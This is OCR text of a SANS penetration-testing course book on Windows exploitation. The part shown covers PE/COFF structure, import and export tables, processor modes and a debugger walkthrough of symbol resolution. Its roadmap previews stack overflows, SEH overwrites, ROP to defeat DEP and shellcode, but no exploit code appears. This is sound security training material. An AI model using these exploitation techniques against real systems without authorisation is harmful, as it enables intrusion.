660.5

Exploiting Windows for Penetration Testers

SEC660.5 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Exploiting Windows for Penetration Testers

Exploiting Windows for Penetration Testers – 660.5
In this section, we focus primarily on the Windows OS, performing many of the same attack styles we performed on Linux. Many differences when exploiting the Windows OS become quite evident as we progress through the different techniques.

Courseware Version: E03_01

Table of Contents

This slide serves as the Table of Contents for 660.5.

A Word about This Section

- You do not have to write your own exploits to take full advantage of this material. We will learn to:
  - Repair broken Metasploit scripts with invalid code reuse addresses (trampolines)
  - Understand how to use Return-Oriented Programming (ROP) and exploitation to defeat Windows 7/8/10 controls
  - Determine how to find bad characters
  - Search for stack overflow vulnerabilities
  - Understand modern OS controls such as Control Flow Guard (CFG) and Address Space Layout Randomization (ASLR)
  - Understand the internals of the Windows OS and how it differs from Linux

A Word about This Section

A quick note about this section's material and 660.4's, for that matter: Many penetration testers have the mindset that they will never be responsible for writing custom exploits or performing 0-day bug hunting. Aside from the fact that it is a great skill to have and you may find yourself in that role in the future, penetration testers are often faced with scripts that do not work and OS or compile-time protections thwarting your attack from being successful. If you cannot repair a script to utilize ROP techniques to bypass DEP, someone else will succeed. It is not uncommon to run a Metasploit script against a seemingly vulnerable system, only to find that the exploit fails. Do you stop here and assume the system is safe? No! You must research further to see if your attack is failing due to OS and compile-time controls, or bad memory addresses being chosen for code reuse attacks, such as with trampolines. Keep this in mind as we progress through the day.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

Exercise: Basic Stack Overflow

Exercise: SEH Overwrite

Defeating Hardware DEP with ROP

Demonstration: Defeating Hardware DEP Prior to Windows 7

Exercise: Using ROP to Disable DEP on Windows 7/8/10

Building a Metasploit Module

Windows Shellcode

Bootcamp

Introduction to Windows Exploitation

In this module, we take a look at the linking and loading process on Windows, the Windows API, and various internals, such as the Process Environment Block (PEB), Thread Information Block (TIB), and Structured Exception Handling (SEH). Attackers use these areas within a process to perform such things as locating desired variables and addresses within memory and overwriting critical pointers, as well as to learn the overall structure of a process. Penetration testers must have the same knowledge and skill set to determine if a process is vulnerable.

Objectives

- Our objective for this module is to understand:
  - Windows Overview
  - Linkers and Loaders
    - PE/COFF
  - Windows API
  - Thread Information Block (TIB)
  - Process Environment Block (PEB)
  - Structured Exception Handling (SEH)

Objectives

This module introduces Windows OS exploitation topics and concepts. We first focus on some of the differences between Windows and Linux from an operational perspective. This includes the linking and loading process on Windows, the Windows API, and other Windows-specific areas, such as the Thread Information Block (TIB), Process Environment Block (PEB), and Structured Exception Handling (SEH). This module enables us to lay out the foundation needed to look for exploitation opportunities on Windows.

CPU Modes/Processor Access Modes

- Windows has two access modes:
  - Kernel mode – core operating system components, drivers
  - User mode – application code, drivers
- Kernel memory is shared between processes
- 32-bit Windows provides 2GB of virtual memory to the kernel and 2GB to the user; however, there is an optional /3GB flag to give 3GB to the user
- 64-bit Windows provides 7TB or 8TB to the kernel and 7TB or 8TB to the user
  - Depends on the architecture: x64 or IA-64
  - This does not exhaust 2 ** 64, but is plenty for now


CPU Modes/Processor Access Modes

The majority of operating systems support a two-ring model. Ring 0, also known as kernel mode or kernel land, contains the kernel code that performs core operating system functionality such as the synchronization of multiple processors, access to hardware, and the handling of interrupts. The kernel uses shared memory and must be protected from user applications. User mode, or Ring 3, is where user-mode applications run. If an exception occurs in user mode, it should be handled, even if it results in application termination. An exception in kernel mode can be catastrophic and lead to a system crash, requiring a reboot to recover.

Kernel memory shares a single address space, unlike user-mode applications. On 32-bit systems, the kernel can easily access all memory on all processes with unlimited control. On 64-bit systems, Kernel Mode Code Signing (KMCS) was introduced, requiring a certificate authority (CA) to vouch for a driver. Drivers' code runs in kernel mode, and exploitable vulnerabilities have historically resulted in full system control.

On Windows, 32-bit applications receive 4GBs of virtual memory. Memory address range 0x00000000 to 0x7fffffff is for user mode, and 0x80000000 to 0xffffffff is for kernel mode. On 64-bit applications, 7TB or 8TB are given to the user and the kernel, depending on the architecture. User mode runs from 0x00000000000 to 0x7fffffffff. Note that 1TB is 2^40. Memory address range 0x80000000000 through 2 ^ 64 is a large block. Addressing is handled differently on the various architectures.

Windows Core Components – 32-bit | 64-bit



Windows Core Components – 32-bit | 64-bit

On this slide is a high-level view of the core components of the Windows OS. To the right are the address ranges for both user mode and kernel mode. The larger address ranges are for 64-bit applications on 64-bit versions of Windows, and the smaller address ranges are for 32-bit applications. This diagram lacks much of the granularity of each component; however, it serves as a good overview. You can see various service and application types in the user space on the bottom, each required to go through various DLLs and APIs to access kernel resources. The kernel is protected in ring 0. There are multiple layers in ring 0, such as the Windows Executive, kernel drivers, the kernel or micro-kernel itself, and the Hardware Abstraction Layer (HAL). Let's move into each of these overall areas to get a better understanding as to how the components are divided up.

Windows Overview

- Windows versus Linux
  - Linking and loading
    - ELF versus PE/COFF
    - GOT/PLT versus IAT/EAT
  - Windows API
    - Windows Application Programming Interface
  - Structured Exception Handling – SEH
    - Global exception handler
    - Try and Except/Catch blocks
  - Threading
    - fork() versus threads

Windows Overview

Windows versus Linux

We have already covered how the linking and loading process works on Linux. In this section, we cover how the linking and loading process works on Windows. Whereas Linux uses the ELF object file format, Windows uses the Portable Executable/Common Object File Format (PE/COFF). They serve the same type of function, but of course the implementation is different. The equivalent to Linux's use of the Procedure Linkage Table (PLT) and the Global Offset Table (GOT) on Windows is the Import Address Table (IAT) and the Export Address Table (EAT). Windows also supports a form of "lazy linking" with delayed symbol resolution. We cover this in the next section.

Many of this section's modules focus on the differences between Windows and what we've already covered on Linux. Many of the principles and concepts are similar, but the execution is different. Much of this difference is due to the Windows Application Programming Interface (API) and various process or thread-specific constructs. With Linux, we use system calls to access functions within kernel address space. Linux system calls can be compared to the Windows APIs, where you have a collection of functions that allow for privileged access outside of user address space. The Windows API is a collection of Dynamic Link Libraries (DLLs) and functions that allow a programmer to write programs and utilize services on the Windows OS. More details on this soon.

Exception handling operates much more dynamically on the Windows OS. An event on Linux like a segmentation fault sends the signal SIGSEGV to the kernel, informing it of the invalid memory reference. The do_page_fault() function is then called to determine if the referenced address is within the process's address space. The result is usually to terminate the process. Windows uses a global exception handler, which walks through a set of one or more Try blocks, each containing one or more Catch blocks. If a proper handler is found, its code for that handler is executed. If no exception handler is found, the default handler will be called to terminate the process. We'll look at some examples of Windows Structured Exception Handling (SEH) coming up.

Whereas many *NIX OSs perform forking, spawning a whole new process, Windows uses threading. A process on Windows can have multiple threads of execution within itself. These threads share the same address space as the parent process and can inherit attributes of the parent marked for inheritance. Take an application that forks a new process each time a user connects. For each instance, the entire process is copied to the new process, a process ID (PID) is assigned, and each process receives its own memory space. Threading allows for the sharing of the process ID, addressing, and memory segments. The only exception is that each thread gets its own stack and Thread Information Block (TIB). This makes for much more efficient use of memory and system resources.

Linking and Loading – PE/COFF (1)

- Windows object file format
- Two primary image file types:
  - Executable Format
  - Dynamic Link Libraries (DLL)
- Import Address Table
- Export Address Table
- .reloc section
  - Fix-ups
  - Relocation not common, although DLLs mapped into a process could conflict

Linking and Loading – PE/COFF (1)

The object file format used by Microsoft Windows is PE/COFF. It is based on the original COFF format used by UNIX systems after the a.out format and prior to the ELF format still used today. The format is optimized to work in environments using paging and can be mapped directly into memory due to fixed sizing. The PE/COFF format has two primary image file types: the Executable Format and DLL format. The Microsoft equivalent of Shared Object files is Dynamic Link Libraries (DLLs).

PE/COFF files utilize an Import Address Table (IAT) and an Export Address Table (EAT). The IAT holds symbols that require resolution upon program runtime, and the EAT makes available the functions local to the program or library that may be used by other executable files or shared libraries. The IAT lists the symbols needing resolution from external DLL files contained on the system in which the program is run. The function name is included in the IAT, as well as the DLL file, which should contain the requested function. For example, if the program requires the function LoadLibraryA(), it includes the function name as well as the DLL file, kernel32.dll. The requested function is often obtained by using an ordinal value assigned based on its location within the table. For example, inside kernel32.dll is the function GetCurrentThreadId(), which is bound to the address 0x7C809737 on certain versions of Windows. The Imports Table holds this information and also references that function by an ordinal value such as 318.

Executable files do not typically export any symbols, although they may be visible. DLL files export the symbol information for each function they contain. A binary lookup is used to determine if the DLL file contains the requested function. The EAT makes available the relative virtual address of the requested function. The relative address must then be added to the load address to obtain the full 32-bit (or 64-bit) virtual memory address.

The PE/COFF header includes a COFF section that describes the contents of the PE file. The relocation (.reloc) section file contains "fix-ups," holding information about which sections require relocation in the event there is a conflict with addressing. Fix-ups are not often necessary with modern Windows systems; however, if there are

multiple DLLs loaded into memory that request the same address space, they will require relocating. During program runtime, the PE is loaded into memory. At this point the PE is called a module, and the location of the start address is called the HMODULE. The "H" stands for Handle and is now synonymous with HINSTANCE.

PE/COFF (2)

- PE/COFF Primary Sections
  - DOS executable file
    - MZ header – "4D 5A"
    - Mark Zbikowski
    - Stub area
      - "This program cannot be run in DOS mode"
  - Signature
    - PE Signature – PE\0\0

PE/COFF (2)

PE/COFF Primary Sections

Similar to the ELF format, PE/COFF has multiple headers and sections that are read and loaded into memory during load-time.

DOS Executable File and Signature

The first item inside a PE/COFF object file is the DOS MZ header. You will most commonly see the hex values 4D 5A as the first value. The magic number 4D 5A translates from hex to ASCII as MZ, which stands for Mark Zbikowski, one of the original DOS developers. This header also has a stub area. An example of when the code in this stub area is executed is when a user attempts to run the file under DOS. The following message would display in that case: "This program cannot be run in DOS mode." Also included in this header is a field that points to the PE signature. The PE signature is a 4-byte value that is always PE\0\0.

PE/COFF (3)

- PE/COFF Primary Sections, cont.
  - File header
    - 0x014c – Intel 386 requirement
  - Optional header
    - 0x010b – PE32 format | 0x020b – PE64 format
    - Image size
    - RVA offset
    - Stack and heap requirements

PE/COFF (3)

File Header and Optional Header

When it has been verified that the program is a valid executable that can run on the system, execution moves through the file header. The file header consists of a COFF section and optional header. You will most often find the value 0x014c, which tells the system that a minimum of an Intel 386 processor is needed to run the executable. Other data in this header includes a timestamp and relative virtual addressing information.

The optional header always starts with the magic number 0x010b for PE32 format or 0x020b for PE64 format. You can usually use this value to know where the beginning of the optional header is located and use the information for proper parsing of 32-bit or 64-bit files. The optional header contains information about the size of the image, as well as the RVA offset to where execution of the program should begin. Offset 20 from the start of the optional header is a 4-byte value that shows the relative offset of where the code section of the image will be loaded into memory, relative to the image base. This can change depending on the version. The optional header even specifies how much space to reserve for the stack and heap.

PE/COFF (4)

- PE/COFF Primary Sections – cont.
  - Section table
    - ASCII section names:
      - .text, .idata, .rsrc, and so on
    - Memory location of sections
    - Boundary aligned
- Lazy linking
  - Similar to PLT and GOT relationship
  - Symbols may not be resolved until first call

PE/COFF (4)

Section Table or Header

The section table or header gives us the ASCII name of the sections included in the executable, such as .text, .idata, .rsrc, and others, and provides us with information as to where in memory they will be located. Sections are mapped into memory using a boundary alignment specified in the optional header at offset 32, defaulting to the architecture-specific page size.

Lazy Linking

Similar to the way in which ELF uses the PLT and GOT, Windows also allows for a form of lazy linking after program loading. Instead of including the entries in the .idata section to be automatically resolved during runtime, they can be loaded into a delay-load import table. This section holds the libraries and functions that are compiled as dynamic dependencies. A process can also utilize functions, such as LoadLibrary() and GetProcAddress(), to obtain a symbol's linear address when requested after program runtime has initiated. This is a common goal of an attacker's shellcode after obtaining the location of kernel32.dll. These functions can be used to load any desired library into memory.

Tool: OllyDbg

- Software debugger for Windows
- Author: Oleh Yuschuk
- Shareware!
- Binary code analysis
- Register contents, procedures, API calls, patching and more!

Tool: OllyDbg

OllyDbg is a software debugger for Windows. The tool was created by Oleh Yuschuk and is freely available. Using the tool for commercial use requires you to register.

OllyDbg has many features and also allows you to write your own plugins. When the source code of a program is not available, you must have a way to disassemble the code and understand what the code is doing. OllyDbg allows you to analyze and modify the register contents, such as EAX, EIP, EDI, and so on. The disassembler pane allows you to inspect and modify the assembly code of the compiled binary. API calls may be monitored and intercepted. OllyDbg even attempts to tell you the path of execution a program is going to take.

Tool: Immunity Debugger

- Immunity – founded by Dave Aitel
  - https://www.immunityinc.com/products/debugger/
  - Free debugger based off of OllyDbg
- Extensive development work focused on reverse engineering and exploit development
- Combines command line and GUI
- Supports Python scripting

Tool: Immunity Debugger


Immunity Debugger is another debugger option available. The tool is based on OllyDbg, so the layout should look familiar, along with many of the functions. The tool is maintained by Dave Aitel and his employees at Immunity. Immunity can be found online at https://www.immunityinc.com/products/debugger/. The debugger is free and combines the GUI layout of OllyDbg with command-line support similar to WinDbg and GDB. Python scripting is also supported for extensibility. The tool is aimed at reverse engineering and exploit development, claiming to cut down on exploit development time by 50%. A benefit to using Immunity Debugger is the easy ability to import debugging symbols when necessary. OllyDbg can be quite troublesome when trying to connect to the Microsoft Symbol Store or to a local symbol store.

Tool: PEdump

- PEdump for PE file examination
- Author: Matt Pietrek
- Freeware!
- Display PE header data
- Display section tables
- Display symbol tables

Tool: PEdump


PEdump is a freeware tool created by Matt Pietrek that displays Portable Executable structure data in an easy-to-read format. The tool enables you to view all headers within a PE file, as well as the section tables, contents, RVA information, symbol tables, relocation information, and more. There are many tools that perform a similar function, such as Dumpbin, but PEdump is an efficient one to use when collecting object file information on Windows.



NOTE

You need to understand that unlike our exercises on Linux, the memory addressing in Windows may vary from what you see on the slides. Windows constantly updates its DLLs and APIs, resulting in changes to their location in memory when loaded. If the addressing on your system is different from what is shown on the slides, this is completely normal and all techniques and labs still work. You may sometimes be required to search for a particular construct or opcode in memory, which is typical. Ask your instructor if you have any trouble finding something.

PE/COFF Walkthrough (1)



PE/COFF Walkthrough (1)


Let's now go through the symbol resolution on a Windows system using the PE/COFF file format. We track the resolution of the function getpid(), which is located in msvcrt.dll. The getpid() function is used by the same memtest application we used on Linux. A compiled version of this program for Windows exists on the USB and is named memtest2.exe.

In this example, OllyDbg is used to open the program. You can perform the same with Immunity Debugger. Spend some time getting familiar with the different panes within OllyDbg and Immunity Debugger, and notice the five primary sections within the CPU window:

- **Disassembler Pane**: This pane shows the memory locations and assembly instructions of the loaded or attached program.
- **Information Pane**: The information pane decodes arguments.
- **Dump Pane**: The dump pane shows the contents of memory.
- **Registers Pane**: The registers pane shows the contents of a large number of CPU registers. For example, the EIP register holds the address of the instruction currently being executed.
- **Stack Pane**: The stack pane shows the stack and the location where ESP is currently pointing.

Before moving to the next slide, see if you can locate where the call to the getpid() function is located. If you find it, click once on the memory address of that instruction on the left, and press the F2 key. F2 sets a breakpoint. The highlighted memory address should turn red at this point to show that a breakpoint has been set. By setting a breakpoint, you are telling the debugger to pause program execution when a call to that function has been reached. If you were unable to locate the call to the getpid() function, turn to the next slide for the location.


PE/COFF Walkthrough (2)



PE/COFF Walkthrough (2)

This slide shows our breakpoint set at the memory address 0x004012FE, which is the location of our program's call to the getpid() function on the OS used for the presentation. At this point, you should click the blue Play button toward the top left of the CPU window. Pressing F9 performs the same function and simply means Run. If you set up the breakpoint properly, the call to getpid() should be highlighted, and the program should show as Paused on the bottom right of the screen. Press F7 once to step into the next instruction located at the destination call address. F7 is the command to perform a single step of one instruction.

PE/COFF Walkthrough (3)




PE/COFF Walkthrough (3)

Notice that we have now jumped to the instruction at the address 0x00401840. Can you figure out where in memory we have jumped? Try to determine where execution may have taken us before moving on. The next paragraph provides you with the answer. You can also try clicking the M button on the main Ribbon bar. It takes you to the memory map of the program, where you can easily identify addressing ranges. Click C at any time to go back to the CPU window.

You may have noticed that we're still within the code or text segment. This section of the code segment is a table of indirect jumps covering each entry in the Import Address Table (IAT), as shown in the idata section. To the calling function, the address provided is the location of the desired function and is transparent. Double-click the instruction JMP DWORD PTR DS:[<&msvcrt._getpid>] and you should get the pop-up box shown on the slide. The address 0x004050E4 shows up and will be the destination of this jump instruction. However, this is a pointer to the next address toward our desired function, getpid(). If you take a look in the information pane, you can notice that it says DS:[004050E4]=77C1F81C, which should be the true address of the resolved symbol. But wait! Where did that address come from?

Click the Cancel button and press F7 once. We'll look up the source of this address on the next slide.

PE/COFF Walkthrough (4)




PE/COFF Walkthrough (4)

